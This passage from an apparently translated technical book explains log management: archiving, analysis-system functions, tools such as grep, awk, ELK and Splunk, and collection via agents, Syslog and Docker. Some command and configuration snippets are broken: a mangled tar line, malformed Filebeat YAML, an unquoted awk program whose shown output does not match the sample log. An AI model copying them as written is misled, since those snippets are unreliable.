


Figure 2-6 business graph

## 5. Unified log output specification

Currently, many of the key business systems of enterprises are provided by multiple vendors, some of which do not use standard log printing formats, resulting in low efficiency in troubleshooting or printing logs. The benefits of a unified log output standard are as follows:

- (1) Higher disk utilization.
- (2) It can solve the problem of business chain tracking, making the transaction chain clear.
- (3) It can quickly associate cross-system transactions to assist in rapid fault location.
- (4) Lower handover costs during personnel turnover.



## 2.5 Log Archiving

According to the requirements of the network security level protection, logs need to be stored for more than 6 months, and some data in certain industries, such as the securities industry, need to be permanently retained. Therefore, it is necessary to manage log data differently according to the characteristics and requirements of the data, while considering the time value assessment and storage costs of the data. Log archiving should meet the following requirements:

- (1) Cold and hot data indexes can be set for logs.
- (2) The lifecycle management of archived logs can be conducted through different tags.
- (3) Archived logs should have a compression function.
- (4) Archived logs should support quick retrieval and recovery.
- (5) Archived logs should support multi-path storage.
- (6) It should automatically delete expired archived logs.





# CHAPTER 3

## **Log Management and Analysis System**

- ☐ Basic Functions of the Log Management and Analysis System
- ☐ Technical Selection for Log Management and Analysis System
- ☐ Summary



Operations and maintenance personnel often encounter the following situations in their work:

- (1) There are too many logs that are too scattered, making it inconvenient to view them.
- (2) The program uses a distributed system, and it is unclear on which machine the logs of a problem are located, requiring command checks on each machine after logging in.
- (3) If you want to count data for a certain field, you need to log in to each machine to count it, and then add up all the data to get the sum.
- (4) It is difficult to perform multidimensional associative analysis on log data.
- (5) Because the data is scattered in different places, it is quite challenging to make statistical alerts.
- (6) There is a higher risk of operations and maintenance personnel directly logging in to production machines to view logs, which can easily lead to accidental operations.
- (7) The production disk is relatively small, but there are many logs that need to be saved for a long time.

The above situations are often caused by not centrally storing logs. The solution is to centrally store and manage all logs, which requires a log management and analysis system. This chapter will briefly introduce the basic functions of the log management and analysis system, and subsequent chapters will provide detailed introductions to some of its functions and implementation principles.

## 3.1 Log Management and Analysis System's Basic Functions

### 3.1.1 Log Collection

Log collection generally has two modes: log pushing and log pulling.

In the production environment, the log pushing mode is usually adopted, where an Agent (log collection proxy program) is deployed at the log generation end to send data. The advantage of this approach is that it can maximize control over the collection process. For example, when the network bandwidth is relatively small, to prevent log transmission from occupying a large amount of bandwidth in the production environment, log collection can be rate-limited; if bandwidth saving is needed, the Agent can also compress and send data in one go, sending more data at a time, etc.

The log pulling mode is rarely used in the production environment. Various additional restrictions on the sending process mentioned earlier are difficult to implement in the pulling mode. In addition, the following two thorny issues are also difficult to solve effectively in the pulling mode.

- (1) A large number of small files in deep directories.
- (2) The log rotation problem.

### 3.1.2 Data Cleaning

Log data is essentially a string, which usually needs to be preprocessed to analyze useful results. Data cleaning is the process of processing strings according to certain rules into structured data, which makes subsequent data analysis easier.

Data cleaning is not just data trimming, sometimes it also needs to add additional data for identification. For example, during the data cleaning process, data such as the host environment, host owner, business system, etc., can be added to prepare for subsequent refined analysis.

### 3.1.3 Log Storage

After log data is cleaned, the next step is log storage, that is, storing logs according to certain rules so that results can be quickly given when searching. Log storage requires the selection of a storage engine. Common open-source technical solutions include HBase and Elasticsearch.

HBase is a column cluster storage engine based on RowKey, which does not support secondary indexing itself. Queries and aggregations are all based on RowKey, so in cases where RowKey cannot be used, it will become a full table scan, resulting in reduced efficiency. HBase has many components, and when storing a large amount of data, HBase can be considered, but its response speed is very slow.

Elasticsearch is a distributed document storage and text query engine based on Apache Lucene. It adopts design concepts such as inverted index and FST (Finite State Transducers), and is also convenient to maintain. The "E" in the most common open-source log analysis solution ELK on the market refers to Elasticsearch. It can be linearly scaled horizontally through sharding and also supports a large amount of data storage.

### 3.1.4 Log Alerting

Log alerting is one of the important functions of the log management and analysis system, which can help operations and maintenance personnel monitor data. Log alerting refers to the periodic execution of search statements according to the pre-designed plan. When the monitoring data results meet the trigger conditions, it will notify the operations and maintenance personnel in time through the specified alerting method. The common alerting method is email, and there are also other methods such as Syslog and HTTP forwarding, WeChat, SMS, etc., which can be flexibly selected according to needs. The information required for monitoring generally includes regular information, alert type, alert threshold, and alert method.

### 3.1.5 Log Analysis

After the data cleaning and log storage process, unstructured data can be stored as structured data. Next, these structured data need to be taken out for analysis.

For example, through log analysis, you can obtain the PV (PageView, page access volume) value and the number of unique IPs (the number of IPs after deduplication) for each type of web page; slightly more complex, you can calculate the keyword ranking searched by users, the pages where users stay the longest, etc.; more complex analysis includes building an ad click model, analyzing user behavior characteristics, etc. In addition, it can also analyze whether a fault is caused by application problems or host or network problems.

### 3.1.6 Log Visualization

In the case of low data analysis requirements, outputting a data table similar to an Excel file is sufficient. However, with the advancement of technology and the increasing requirements for data analysis, BI reports have emerged. BI (Business Intelligence) is a complete solution that can effectively integrate the existing data of an enterprise, quickly and accurately generate reports,



and provide a basis for corporate decision-making.

The goal of log visualization is similar to that of BI reports, that is, to draw associations based on the stored data (not just log data) to achieve real-time multi-dimensional analysis, analytical modeling, etc. The advantage of this is that if there is a problem, operations and maintenance personnel can find it in time; if there is no problem, there is no need to continue paying attention.

### **3.1.7 Intelligent Log Analysis**

Intelligent log analysis refers to the application of machine learning and artificial intelligence algorithms to log analysis, including common KPI (Key Performance Indicator) anomaly detection, big data intelligent analysis, convergence and suppression of alerts, big data intelligent fault prediction, fault diagnosis based on data mining, application performance prediction and optimization, intelligent security situation awareness, intelligent retrieval and reply of operation and maintenance knowledge base, as well as prediction of computing, storage, and network capacity, etc. In KPI anomaly detection, KPI refers to key performance indicators, which generally include service KPIs and machine KPIs. Service KPIs such as web page response time, web page access volume, number of connection errors, etc.; machine KPIs such as CPU utilization, memory utilization, etc. The storage form of KPIs is a time series arranged by time.

### **3.1.8 User and Permission Management**

In a log management and analysis system, different types of data are often managed by different departments and different personnel, and people from other departments have no right to view the data. Even some anonymized data are not visible to junior personnel in the department, which requires the indispensable function of authentication to support it.

User IDs are usually matched uniquely with email addresses or phone numbers. Permissions are generally divided into data permissions and functional permissions. Data permissions refer to the operation permissions for a certain type of data, and the data type can be log data or results obtained from anonymization and retrieval-related operations. Functional permissions refer to the use permissions for a certain function of the system, such as whether you can create alerts, etc. To facilitate management, a collection of multiple permissions is usually established as a role, personnel are divided into different user groups, and roles and user groups are associated.

### 3.1.9 System Management

System management is one of the important functions of the log management and analysis system.

Consider the following scenarios:

- (1) Because the amount of data is large, many nodes are needed to run the system.
- (2) It is necessary to monitor the resources used by the system.
- (3) Because there are many nodes, there is a need for a unified start and stop service function.
- (4) There are too many programs in the system, and configuration management is needed according to different programs and nodes.
- (5) The system has a bug that needs to be fixed.
- (6) The system needs to add a new function.

In the face of the above scenarios, if you log in to the host one by one to start and stop services, modify configurations, upload patch packages, and update the system, it is still possible when there are few nodes, but it will generate a lot of workload when there are many nodes, and this kind of work completely depends on personal experience, and a little carelessness can cause a system crash accident.

In this case, if there is a background management program that is responsible for the operation and maintenance of the log management and analysis system itself, all the above operations can be executed on this background management program, which will be a great liberation for operations and maintenance personnel.

## 3.2 Technical Selection for Log Management and Analysis System

### 3.2.1 Basic Tools for Log Analysis

Linux and UNIX operating systems have built-in some simple but powerful tools that can be used to analyze logs. However, these tools cannot perform associative analysis on various complex data, and their analysis efficiency is extremely low when encountering large amounts of data.

#### 1. grep

Grep was originally a command-line tool for the UNIX operating system. After giving a list of files or standard input, grep searches for text that matches one or more regular expressions and then outputs the matching (or non-matching) lines or text.

Command format:

```
grep [option parameters][file or directory]
```

Data example:

```

2019-11-01 20:32:52,420 INFO [qtp1356732524-529] c.y.a.common.aspect.ControllerAspect [] -
uri=/es, http_method=POST, ip=192.168.1.141
2019-11-01 20:32:52,420 INFO [qtp1356732524-529] c.y.a.common.aspect.ControllerAspect [] - response={result=true,
data=OK, error_info=null}, cost=0ms
2019-11-01 20:32:55,149 INFO [qtp1356732524-772] c.y.a.common.aspect.ControllerAspect [] - no traceid found, set
traceid=aae45e3b-f35b-4021-a26f-89430c9e3540
2019-11-01 20:32:55,149 INFO [qtp1356732524-772] c.y.a.common.aspect.ControllerAspect [] - uri=/es, http_method=GET,
ip=192.168.1.142
2019-11-01 20:32:55,149 INFO [qtp1356732524-772] c.y.a.s.impl.SplZookeeperServiceImpl [] - child data success

```

To get the record of ip=192.168.1.142 in the above data example, the following command can be used:

```
grep ip=192.168.1.142 xxxlog.log
```

## 2. awk

Awk is an excellent text processing tool, which is a step further than grep, but its implementation effect completely depends on the user's level, and the learning cost is high. Awk can be used to analyze a certain type of data, but it is very difficult to implement multi-dimensional analysis and multi-data association analysis with awk.

Command format:

```
awk [option parameters] 'script' var=value file(s)
```

or

```
awk [option parameters] -f scriptfile var=value file(s)
```

Taking the data in the above text as an example, you can use grep to get the log record of ip=192.168.1.142. However, if you only want to request the uri, you can use awk to extract it, the command is as follows:

```
grep ip=192.168.1.142 xxxlog.log | awk {print $8}
```

Command execution result:

```
uri=/accounts/1,  
uri=/roles/account_id/1,  
uri=/domains/1,  
uri=/batch_verify,  
uri=/role_privilege_ids/account_id/1,  
uri=/role_privilege_ids/account_id/1,
```

### 3. Other Tools

#### 1) tail

Tail can be used to view the content at the end of a file.

Command format:

```
tail [parameters] [file]
```

For example:

```
tail -f filename
```

The above command will display the content at the end of the filename on the screen and continuously refresh it. As long as filename is updated, you can see the latest file content.

#### 2) head

Head can be used to view the content at the beginning of a file.

#### 3) sed

Sed is a stream editor, which is one of the very important tools in text processing, and can be used in conjunction with regular expressions.

Command format:

```
sed [options] 'command' file(s)  
sed [options] -f scriptfile file(s)
```

### 3.2.2 Open Source + Self-Research

The most common open-source log analysis solution is ELK (Elasticsearch + Logstash + Kibana), where Logstash is used to collect and format log processing; Elasticsearch is a search engine that stores logs and provides full-text search and log analysis; Kibana is a data analysis and visualization platform, followed by Flume-ng + Kafka + Storm, and there are also single-system solutions such as Flume, Scribe, and Chukwa. Many companies modify and improve on the basis of open-source solutions to develop log management and analysis systems suitable for their own business.

ClickHouse, as a high-performance columnar distributed database management system, has been followed by major companies since its open source in 2016, and has begun to be used on a large scale. A common solution for building a log analysis system (Logstash + ClickHouse + Grafana), Logstash is a log collection component in the ELK ecosystem, which forwards data to ClickHouse through plugins; ClickHouse is used for log storage; Grafana is an open-source visualization tool that uses the ClickHouse Grafana plugin to realize the visualization display of log data. As a log analysis system, Clickhouse does not have an ecosystem similar to ELK and needs to rely on third-party open-source tools to achieve log collection, log processing, log display, and other functions.

If the enterprise's data volume is not large and the requirements for data analysis are very basic, open-source software can be deployed. Many large enterprises do not just use open-source software as it is, but also modify the source code to adapt to their own business.

Why self-research?

(1) The search engine needs to be suitable for its own business system.

(2) Taking the open-source ELK as an example, it has made a lot of optimizations for log search, but the BI reports mentioned in section 3.1.6 are also difficult to implement, so although it can achieve log search very well, it is not a good OLAP (On-Line Analytic Processing, online analytical processing) system.

(3) From a performance perspective, the performance of the open-source ELK solution is acceptable when the data volume is small, but when the data reaches a certain level, its system performance, stability, and maintainability are greatly reduced.

### 3.2.3 Commercial Products

Entering the Internet era, the volume of log data is getting larger and larger, and the types of data are becoming more and more diverse. It is difficult to extract the desired information from logs by relying solely on traditional tools. Against this backdrop, some commercial products for handling logs have emerged, such as Splunk, LogEase, the commercial version of ELK, etc., which support the Search Processing Language (SPL) syntax, making it easier for users to query and retrieve.

Splunk is a machine data engine. Using Splunk to process computer data allows operations and maintenance personnel to solve problems and investigate security incidents within minutes, monitor the end-to-end infrastructure of users, avoid service performance degradation or interruptions, meet compliance requirements at a low cost, correlate and analyze complex events across multiple systems, and obtain new operational visibility and IT and business intelligence.

LogEase is a domestic log management and analysis system, providing deployment versions and



SaaS products, and includes the Beaver search engine to quickly achieve data access, analysis, and display in response to domestic and other security compliance requirements.

The commercial version of ELK is built on the basis of the ELK community version, with functions similar to the community version, but it has an additional X-Pack feature package compared to the community version.

In addition to standalone log management commercial products, there are also cloud-based products, such as Alibaba Cloud, Tencent Cloud, and other log services.

## **1. Splunk**

### **1) What is Splunk**

Splunk is a machine data engine. Using Splunk to process computer data allows operations and maintenance personnel to solve problems and investigate security incidents within minutes, monitor the end-to-end infrastructure of users, avoid service performance degradation or interruptions, meet compliance requirements at a low cost, correlate and analyze complex events across multiple systems, and obtain new operational visibility and IT and business intelligence.

### **2) Applicable scenarios**

Splunk can handle various types of data and has a wide range of applicable scenarios.

(1) Application delivery: Quickly locate and fix application problems, reduce downtime, and improve DevOps collaboration efficiency.

(2) Big data: Search, explore, browse, navigate, analyze, and visualize PB-level data from a certain location.

(3) Business analysis: As a supplement to the existing BI environment, provide real-time insights and analytical capabilities with machine data.

(4) Internet of Things: Provide insights for exploring sensors, devices, and industrial systems.

(5) IT Operations Management: Provide end-to-end visibility of IT infrastructure, improve the transformation rate of IT investment, and better serve the enterprise.

(6) Log management: Real-time collection, search, monitoring, reporting, and analysis of all log data.

(7) Security and anti-fraud: Use real-time search, monitoring, alerts, reporting, and visualization charts to drive analysis-based security.

### **3) Advantages of Splunk**

(1) Can be defined in any format.

(2) Has powerful search and report statements.

(3) Has flexible report generation, analysis, and visualization display functions.

(4) Has excellent scalability (from single machine to distributed architecture).

(5) Has an open and extensible platform.

(6) Has an active user community.

## 2. LogEase

### 1) What is LogEase

LogEase is a text log search engine that helps users discover problems in time with its powerful log analysis capabilities.

LogEase aims to provide enterprises with a simple configuration, powerful, and easy-to-use log management tool. By centrally collecting and indexing logs in real-time, it provides functions such as search, analysis, visualization, and monitoring alerts, helping enterprises with real-time online business monitoring, business abnormality cause location, business log data statistical analysis, security and compliance auditing.

### 2) Applicable scenarios

(1) Unified log management. Collect, save, view, and search logs scattered in various links of the production environment in a unified manner, without the need for manual login to each server to view logs.

(2) Operations and application performance monitoring.

- Monitor the status of network devices, servers, and applications in real-time through logs, and quickly locate the root cause of problems.

- Monitor the performance of applications in real-time through logs, and discover performance bottlenecks in time.

- Correlate logs from different systems or modules for end-to-end service monitoring and troubleshooting.

(3) Security information and event management.

- Discover port scanning and illegal intrusion through server logs.

- Track and analyze security of firewalls, network devices, and server logs.

- Information security compliance auditing.

(4) Business statistical analysis.

- Web site user and mobile user access statistics, client device, operating system, and browser statistics.
- User behavior and transaction behavior analysis for social, video, e-commerce, gaming, and other websites.
- Transaction log statistical analysis.

(5) Program development bug analysis. Quickly correlate and analyze a large number of Debug logs generated by various modules of large-scale distributed systems.

### **3) Advantages of LogEase**

(1) Powerful functions.

- Can automatically recognize various log types, automatically extract key fields, and transform unstructured data into structured data.
- Can perform full-text indexing on logs.
- Can correlate and analyze logs from different sources to locate problems in time.
- Has rich statistical and visualization functions, making log conditions clear at a glance.
- Can monitor and alert logs, and notify users by email.
- Can group manage logs, parsing rules, analysis models, etc., and grant different permissions to users.
- Provides open APIs for flexible docking with third-party systems or secondary development of log applications.

(2) High performance and scalability.

- Adopts a high-performance distributed architecture that can support daily TB-level new log volumes, with an EPS of up to hundreds of thousands of logs, and search analysis results have a second-level delay, allowing users to query logs generated a few seconds ago.
- Can run on ordinary servers and can be expanded step by step according to the growth of log

volume.

(3) Easy to use. Users do not need to master complex search syntax, and can use a simple search box query, and achieve powerful search and analysis functions through a user-friendly graphical interface and friendly user interaction.

(4) Provides a complete API, which is convenient for integration with third-party systems. Through the App mechanism, it automatically supports log analysis of hundreds of mainstream IT devices and systems, and the number is still growing.

## 3.3 Summary

This chapter mainly introduces the basic functions of the log management and analysis system, and enterprises can choose these functions according to their own needs.

The log management and analysis system can be simple or complex, depending on the importance and mining of data. For environments with simple requirements and small daily data volume, open-source software on the Internet can be used, which is suitable for most environments. However, in situations with complex requirements, complex data, large daily data volume, and high system stability requirements, it is recommended to use commercial software. Commercial software not only has richer functions than open-source software but also provides professional opinions from manufacturers when analyzing data.

# CHAPTER

## 4

### Log Collection

- ☐ Log Collection Methods
- ☐ Common Log Collection Issues
- ☐ Summary





## 4.1 Log Collection Methods

There are two approaches to log collection: push and pull. The push method refers to the client (log source device or application) actively pushing logs to the log analysis system; the pull method refers to the log analysis system actively fetching logs from the client.

The pull-based log collection method has significant limitations. The log analysis system, which already requires substantial resources to process large volumes of data, would incur even more unnecessary resource consumption with an active pull approach. In contrast, the push-based log collection method offers higher configurability, consuming only a small amount of resources from each client, and thus provides superior performance compared to the pull method.

Below are several common methods of log collection.

### 4.1.1 Agent Collection

Deploy an Agent on the client side to actively push log data.

Agent collection has many advantages. Agents can directly send log data to the log analysis system or send logs to other log processing components. These components further process the logs and then send the processed logs to the log analysis system.

There are many common open-source log collection Agents, such as Logstash, Filebeat, etc.

The usage of log collection Agents is similar. First, install the Agent on the client side, and then configure the Agent to specify the log files to be collected and the location where the logs are

sent. Here is an example using Filebeat.

#### Filebeat Installation:

- (1) `wget https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-6.0.0-linux-x86_64.tar.gz`.
- (2) `mkdir -p /opt/filebeat && tar xzf filebeat-6.0.0-linux-x86_64.tar.gz -C/opt/filebeat-strip`  
component 1.

#### Filebeat Configuration:

- (1) The configuration file is `filebeat.yml`, which can configure multiple destination addresses. It is important to note that it uses the `yaml` format.
- (2) Here is an example of Filebeat configuration. The log file to be collected is `/apps/nginx/logs/access-filebeat-test.log`, and the logs are sent to `192.168.1.100:5044`.

```
filebeat.prospectors:
enabled: true
-/apps/nginx/logs/access-filebeat-test.log
output.logstash:
hosts: ["192.168.1.100:5044"]
```

When using the Agent method for log collection, pay attention to the following issues:

- (1) Try to start with a low-privilege user account, only read the collected logs.
- (2) Use the script execution function as little as possible. Common Agents have the ability to execute scripts and commands, but this method has certain risks, so use it sparingly.
- (3) Try to occupy as little system resources as possible. Logs are a side system. In the case of tight system resources, it is better to suspend log collection than to let the Agent collection occupy too many system resources.

(4) Try to rely less on system low-level libraries. The types of enterprise servers are diverse, and the underlying libraries of each system are different. If you rely too much on system low-level libraries, there will be very troublesome system adaptation issues when deploying Agents on a large scale

### 4.1.2 Syslog

In Linux systems, the most common method of log collection is Syslog, which is a service built into Linux systems. In most cases, Syslog is only used for system logs.

The common Syslog log format is as follows:

```
<30> Dec 9 22:33:20 machine1 auditd[1834]: The audit daemon is exiting.
```

- <30> — This is the PRI part, consisting of a number enclosed in angle brackets.
- Dec 9 22:33:20 machine1` — This is the Header part, containing the time and hostname.
- auditd[1834]` — This is the Tag part, composed of the process name and process number.
- The audit daemon is exiting` — This is the Content part.

When using Syslog to send logs, pay attention to the following points:

- (1) The default sending method is UDP, which carries the risk of log loss.
- (2) Adjust the sending buffer according to the log volume; if the buffer is full, logs will be lost.
- (3) If each log exceeds 4KB, TCP must be used for sending.

Currently, most systems are configured with Rsyslog instead of Syslog. Rsyslog is similar to an upgraded version of Syslog, and the differences between the two are not very large.

Now many users are starting to use Syslog-ng. Syslog-ng is open source and more powerful than

Rsyslog, with a much higher sending rate. However, Syslog-ng and Rsyslog differ significantly in configuration and should not be confused with Syslog or Rsyslog.

### 4.1.3 Packet Sniffing

The practice of collecting logs through packet sniffing is not common because after packet sniffing, parsing is required, which consumes CPU computing resources. Moreover, the parsing is of log content, and the volume of logs is inherently large. Compared to conventional log collection methods (such as Agent log collection), this method adds unnecessary complications and is rarely used.

The advantage of packet sniffing is reflected in the capture of network traffic. The common practice of packet sniffing is to configure mirror traffic on the switch port and divert this traffic to a dedicated hardware device, which is specifically used to parse traffic.

### 4.1.4 Interface Collection

Interface collection is often used when it is necessary to obtain internal information from a program; or the logs are not stored on the ground but only provide an interface for collection.

Interface collection requires customized development for the content to be collected because the internal mechanisms of each program are different, and the collection plan also varies.

When using the interface collection method, pay attention to the following points:

- (1) The frequency should not be too high.
- (2) If the volume of logs is large, do not obtain the latest full volume of logs each time, as this will have a significant impact on the operation of the program itself.

### 4.1.5 Business Event Tracking Collection

Event tracking involves injecting code into specific processes within an application to collect relevant information about those processes. For example, embedding a tracking point in an image can collect information from all users who clicked on that image. This allows for analysis of the users who clicked on the image that day, extraction of user characteristics, and subsequent marketing planning.

Tracking is generally used to monitor the usage of an application for continuous product optimization or to provide data support for operations. The information collected by tracking mainly includes two aspects: user visitation and user behavior.

Collecting user visitation information not only counts the usage of products (such as the number of page visits, visitor count), but also plays a significant role in link analysis. Link analysis uses tracking data to map all the nodes a user has passed through in the product, which greatly helps with later product optimization, such as optimizing areas of the page with fewer visitors to maintain page heat.

Analyzing user behavior is another major function of tracking. By collecting different users' behaviors towards the product, precise content delivery can be made according to the preferences of users of different genders, regions, and age groups.

Currently, in the production environment of major companies, there are mainly two types of tracking methods.

The first method: self-code injection.

The second method: using third-party tools, such as Umeng, GrowingIO, etc.

Both methods have their pros and cons. Self-development has a higher technical barrier, but the security of data is more guaranteed; using third-party tools faces the risk of data security, but due to more mature technology, the analysis effect is often more guaranteed. Enterprises that pay more attention to data security and have more complex analysis scenarios generally adopt the first method; enterprises that pay more attention to data value mining and product usability rather than data security generally adopt the second method.

When performing tracking, it is important to pay attention to the location and method of tracking. Tracking needs to be designed and developed after good communication with the product operation analysts, otherwise, the data obtained after tracking will not be accurate or difficult to associate. If there are too many tracking points, it will also cause excessive data traffic, thereby increasing additional costs. On the mobile end, uploading too much data means more power, traffic, and memory consumption, which will affect the user experience and cause user aversion.

### **4.1.6 Docker Log Collection**

With the increasing popularity of container technology, the collection of container logs has become one of the focuses of internet companies.

The implementation principle of Docker is "multiple processes + process isolation". The Docker Daemon parent process will start a container child process, and the parent process will collect all logs generated by this child process, but the logs generated by the child process under the child process cannot be collected. If there is only one process inside the container, then the Docker log driver can be used to collect the logs of the child process.

Currently, it has become a trend to use Kubernetes to manage containers, leading to more

complex problems. When starting a business process, a Pod (container management process) is first started, and then the relevant container is started, and the container generally runs a business process. Due to the existence of Pods, it is impossible to collect the log information generated by the business process through the Docker log driver.

For the above problems, there are currently two mainstream solutions:

(1) Collect logs by calling the Docker API.

(2) Mount the log files of the business process out, and then collect logs by collecting files, but in this case, log rotation will become a problem.

Collecting log data through the Docker API is the recommended method in this book because you can listen to various events of the container through the API, and then use a log collection component for collection. Currently, the more commonly used Docker API tools are log-pilot, fluentd-pilot. The two are similar and both have the following characteristics:

(1) Use a separate log collection process to collect logs from all containers on the server, without having to start a log collection process for each container.

(2) Use labels to declare the paths of the log files to be collected.

(3) Support outputting the collected logs as files.

(4) Support outputting the error logs of the tool itself, i.e., stdout.

If you do not use the above two tools, then when collecting Docker logs, you need to pay attention

to the following issues:

- (1) Log rotation.
- (2) The process of collecting logs should not be too much, especially not starting a separate log collection process for each container, which will cause a lot of resource occupation.
- (3) Do not occupy too much system resources.
- (4) If the log collection process and the business process are in the same container, then pay attention to the resource control of the log collection process to avoid affecting the normal operation of the business process due to too much resource occupation.



## 4.2 Common Log Collection Issues

When a device generates a large amount of logs in a day, if these logs are stored in the same file, it will consume a lot of resources when querying or reading logs. To avoid this situation, it is often set to split the log files that exceed a certain size. In this way, the logs of the day will be recorded in several different log files. When the log volume is small, the log files may be divided according to time, such as saving the logs of a week as a log file.

Due to the different ways in which different devices or applications generate logs, the methods of log recording, log file splitting, and naming are also different. When collecting logs, it is necessary to collect different types of logs in chronological order to the log analysis system one by one, so as to ensure the normal progress of the subsequent log processing process.

With the development of technology, the production environment of enterprises is becoming more and more complex. In addition to the basic log file sequential collection mechanism, log collection also needs to solve many problems. This section will explain some common problems in log collection.

### 4.2.1 Event Merging

In most cases, an event is recorded as a log, and this event usually completes its mission after printing the situation of the program running.

However, in some cases (such as business analysis scenarios), what people need is a business event, called a "transaction". A transaction is not necessarily a single log, and the entire business process (including the start of the business, business processing, and the end of the business) is

usually regarded as a transaction.

Because the current programs are all concurrent processing, many events will be generated at the same time, and these events may not be generated by the same transaction. Therefore, it is necessary to merge the multiple events generated in a transaction into a transaction log and then send it.

Doing so can bring the following benefits:

- (1) Merging events on the Agent sending end can save a lot of unnecessary log processing when analyzing data.
- (2) Merging all events of a business into a transaction makes it more convenient to calculate the various index data within the transaction.
- (3) It can more intuitively show the completion process of a business, which is more user-friendly for business operation and maintenance personnel.

However, this approach also has some problems, as follows:

- (1) A single log is too large, and the backend processing system is under greater pressure.
- (2) When the Agent sends logs, it needs to wait for a transaction to be sent before sending the next log, so the Agent sending efficiency will be reduced, and the Agent's consumption of system resources will also increase.
- (3) Because it is necessary to find all events of the same transaction from the complex events and

merge them, a connectable identifier is needed. This identifier exists from beginning to end in a transaction and cannot be repeated with the identifiers in other transactions. This has certain requirements for the standardization of logs.

The last point mentioned above is often difficult to achieve. Because different modules of a business system are developed by different groups, if the log output is not standardized during development, the logs output during the operation of the business system will be quite messy, which will have a great impact on later analysis, and it will also be very difficult to transform logs later. Because the operation of the business system will go through a long period of time, when the business system is so complicated that it has to be transformed, the original module developers and maintainers may have already left the job, or may have forgotten the log generation logic due to the long time. Therefore, doing a good job in log output standardization during development is extremely important for log analysis.

## 4.2.2 High Concurrency Log Collection

Under normal circumstances, users only need to configure a log collection directory, the names of the log files to be collected, and the corresponding matching rules. The next step is how to discover newly created log files, and the common practice is to poll the contents of the collection directory at regular intervals. Problems arise when there is a sudden surge in the volume of logs.

Imagine this scenario: when an Agent is collecting ``access.log``, the log has rolled over and ``access.log`` has become ``access.log.1``, but the Agent has not yet finished collecting the contents of ``access.log``, and the log has already completed the rollover, so the uncollected content in ``access.log`` will be discarded.

To avoid this issue, one can collect the files after log rotation is complete, ensuring no logs are

missed. However, the downside is clear—since the Agent is collecting ``access.log.1``, it cannot collect the most recent logs (the current ``access.log``) in a timely manner, resulting in a delay in collection.

In a high-concurrency environment, log collection often requires trade-offs. If data entry delay is not a concern, one can collect logs after rotation; if data entry delay is a concern, then the log output may need to be modified.

### 4.2.3 Deep Directory Collection

Deep directory collection often occurs alongside a large number of small files. Deep directory collection is usually a result of non-standard development practices early on. For example, a financial company creates a directory every day and hour, then creates directories for different applications, users, and operations, with a directory structure like this:

...

Day > Hour > Apps > User > Operation

...

Since Agents need to poll the contents of the directory at regular intervals to discover new log files, deep directories can cause the Agent to traverse many layers of directories when polling a file, which is very performance-consuming. At this point, the bottleneck of the Agent is often on the CPU because each scan requires traversing the entire directory.

To address this issue, a common solution is to use symbolic links, which periodically link the files in the current directory to a shallow directory, allowing the Agent to only collect content from this shallow directory. This greatly reduces the CPU consumption of the Agent and improves the

sending efficiency.

#### 4.2.4 Collection of a Large Number of Small Files

The issue with collecting a large number of small files is similar to that of deep directory collection, both consuming a lot of resources.

The reason why collecting a large number of small files consumes a lot of resources is also related to the Agent's logic for finding files. As mentioned in section 4.2.2, Agents collect certain types of logs by configuring regular expressions and other methods.

Imagine the process of the Agent collecting logs: after configuring which type of logs to collect, the Agent starts, matches the logs, and begins the collection; while collecting, the application continues to generate new log files, and the Agent needs to poll the directory for new files.

The problem arises here: if the polling is too frequent, it will cause high CPU load, wasting resources on file searching; if the polling is too slow, it will result in untimely collection and may even lead to logs being missed.

Linux's Inotify can be used for collection, but it also has some issues:

- (1) Inotify is a module of the Linux kernel and is only available in Linux kernels after version 2.6.32. If the version of the Linux system used for collection is too low, Inotify cannot be used.
- (2) The number of files monitored by Inotify is limited, so it can also cause problems when collecting a large number of small files.
- (3) When using Inotify to collect a large number of small files, if the number of files is too large, it can cause the system's file descriptors to be exhausted, and in severe cases, it can cause all processes on the server to be unavailable.

Therefore, when collecting a large number of small files, pay attention to the following points:

- (1) Strictly control the use of CPU and memory.
- (2) Allocate more file descriptors to the Agent (this needs to be controlled on the Agent side), and quickly release file descriptors after collection. The Agent should not hold file handles for a long time.

### 4.2.5 Other Log Collection Issues

The above issues are quite common in the log collection process, but because each user's environment is different, there may be other needs, such as:

- (1) To save bandwidth, it is necessary to limit the flow on the sending end.
- (2) To send more events at one time, it is necessary to compress the logs before sending them.
- (3) To ensure the security of transmission, it is necessary to encrypt the logs before sending them.
- (4) To achieve transmission across different networks, it is necessary to use a proxy method on the sending end, with a centralized sender.

The probability of problems occurring in the implementation of the above requirements is relatively small, and attention is only needed in certain specific environments.

## 4.3 Summary

This chapter mainly introduces common log collection methods, discusses the advantages and disadvantages of each collection method, and the applicable environment. Users can choose according to the actual usage environment, and after choosing, pay attention to the issues that may be encountered during the collection process (especially Agent collection). The most critical point of log collection is not to affect the use of the business system.







# CHAPTER 5

## Field Parsing

- ☐ The Concept of Fields
- ☐ General Fields
- ☐ Field Extraction
- ☐ Schema on Write & Schema on Read
- ☐ Common Field Parsing Issues
- ☐ Summary



After understanding the process of log collection, this chapter will introduce the method of log parsing. If the log is a piece of text that records various computer tasks and operating statuses performed every day, then the fields are meaningful words or phrases in it. Field parsing is to extract and analyze the fields in the log.

Field parsing is an important step in log analysis, and also a prerequisite for many other log processing methods.

## 5.1 The Concept of Fields

"Generally speaking, logs are collections of certain operations and their results, which are sorted by time. This information can all be extracted as fields. Take the following log record as an example:

```
